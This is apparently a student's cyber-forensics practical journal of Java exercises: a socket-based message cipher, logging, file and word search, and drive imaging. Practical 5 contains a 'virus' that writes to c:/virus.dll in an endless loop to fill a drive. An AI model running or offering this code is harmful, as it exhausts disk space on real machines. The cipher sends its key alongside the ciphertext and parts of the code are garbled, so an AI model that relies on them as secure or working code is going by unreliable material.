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MSC CS : Part II

Practical No: 1

Aim: Create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryption schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

Decryption is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

Sender.java

Code:

```
package cyberforensics;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
public static void main(String[] args) throws Exception
```

```

{
    String s="";
    String ct="";
    String key="";
    Socket sc=new Socket("localhost",6017);
    Random r=new Random();
    int i=0,k=0;
    System.out.println("Enter the string");
    BufferedReader br= new BufferedReader(new InputStreamReader(System.in));
    BufferedWriter bw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
    s=br.readLine();
    int j[]=new int[s.length()];
    for(i=0;i<s.length();i++)
    {
        j[k]=r.nextInt(50);
        key+=Integer.valueOf(j[k])+", ";
        System.out.println("j="+j[k]);
        ct+=(char)(s.charAt(i)+j[k]);
        k++;
    }
    System.out.println("Key="+key);
    System.out.println("Encrypted message: "+ct);
    bw.write(ct+", "+key);
    bw.flush();
    bw.close();
}
}

```

Receiver.java

Code:

```

package cyberforensics;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
public class Receiver {
    public static void main(String[] args) throws Exception
    {
        String ct="";
        String pt="";
        ServerSocket skt=new ServerSocket(6017);
        Socket sc=skt.accept();
        Random r=new Random();
        int i=0,k=0;
        System.out.println("Enter the string");
        BufferedReader br= new BufferedReader(new InputStreamReader(sc.getInputStream()));
    }
}

```

```

ct=br.readLine();
String[] s=new String[ct.length()];
s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println(" message"+s[0]);
for(i=0;i<s[0].length();i++)
{
    j[i]=Integer.parseInt(s[i+1]);
    System.out.println(" key="+j[i]);
}
for(i=0;i<s[0].length();i++)
{
    System.out.println("j="+j[i]);
    pt+=(char)(s[0].charAt(i)-j[i]);
}
System.out.println(" message from Sender: "+pt);
}
}

```

Output:

Sender.java

Enter the string

hello how are you

j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

j=43

j=16

j=34

j=3

j=44

j=16

Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,

Encrypted message: Œj~pŠH^pC,,uB|>...

Receiver.java

Enter the string

messageĖj~pŠH^pC,,uB|>...

key=36

key=5

key=44

key=4

key=27

key=40

key=32

key=1

key=24

key=35

key=35

key=43

key=16

key=34

key=3

key=44

key=16

j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

j=43

j=16

j=34

j=3

j=44

j=16

message from Sender: hello how are you

Practical No: 2

Aim: Java program for creating log files.

Description:

Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager's* getLogger method.

The global logger instance is accessed through Logger class' static field GLOBAL_LOGGER_NAME. It is provided as a convenience for making casual use of the Logging package.


mylogger

.java Code:

```
import java.io.*;
import java.util.logging.*;
public class MyLogger
{
    public static void main(String args[])
    {
        Logger l=Logger.getLogger(MyLogger.class.getName());
        FileHandler fh;
        try
        {
            fh=new FileHandler("E:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf=new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        }
        catch(SecurityException e)
        {
            e.printStackTrace();
        }
        catch(IOException e)
        {
            e.printStackTrace();
        }
    }
}
```

```
        e.printStackTrace();
    }
    l.info("Hi How r u?");
}
}
```

Output:

A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt". The window shows the following commands and output:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:\security
C:\Users\admin>d:
d:\security>set path="c:\Program Files\Java\jdk1.7.0_60\bin";;
d:\security>javac mylogger.java
d:\security>java mylogger
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
d:\security>_
```

mylogfile.log:

```
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
```

Practical No: 3


Aim: java program for searching file in given directory.

FileSearch.java

Code:

```
package cyberforensics;
import java.io.*;
public class FileSearch
{
    public static void main(String[] args)throws IOException{
        String d="";
        final String f;
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d=br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f=br.readLine();
        File dir=new File(d);
        FilenameFilter filter=new FilenameFilter(){
            public boolean accept(File dir,String name){
                return name.startsWith(f);
            }
        };
        String[] children=dir.list(filter);
        if(children==null){
            System.out.println("Either dir does not exist or is not a directory");
        }
        else
        {
            for(int i=0;i<children.length;i++){
                String filename=children[i];
                System.out.println(filename);
            }
        }
    }
}
```

Output:



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>
```


Practical No: 4


Aim: Search a particular word in a file.

WordSearch.java

Code:

```
package cyberforensics;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
public class WordSearch {
    public static void main(String[] args) {
        try
        {
            String str="";
            String ser="";
            int flag=0;
            BufferedReader br=new BufferedReader(new FileReader("e:\\file.txt"));
            BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text u want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++)
            {
                if(ser.equalsIgnoreCase(s[i]))
                {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }
            }
            if(flag==0)
            System.out.println("Text "+ser+" Not Found");
        }
        catch(Exception e)
        {
            System.out.println(e);
        }
    }
}
```

file.txt



Output:

run:

enter the text u want to

search Hello

Text Hello Found

enter the text u want to

search sss

Text sss Not Found

Practical No: 5

Aim: Create a virus for eating space of particular drive.

Description:

Virus:


A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

Virus.java

Code:

```
import java.io.FileWriter;
import java.io.IOException;
public class Virus
{
    public static void main(String args[])
    {
        try
        {
            FileWriter fw=new FileWriter("c:/virus.dll",true); while(true)
            {
                fw.write("virus has been activated");
            }
        }
        catch(IOException e)
        {
            e.printStackTrace();
        }
    }
}
```

Output:




```
Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.



C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus
```

Practical No: 6

Aim: Use DrivelImage XML to image a hard drive

Description:







Backup

Select a backup location and imaging options.

Directory: C:\Users\admin\Desktop

Files:

Drive	File name
D:	pract7

Options:

☐ Raw mode

☐ Split large files



Compression: Good (slow!)


Hot Imaging Strategy:

☒ Try Volume Locking first

☐ Try Volume Shadow Services first

< Back Next > Cancel

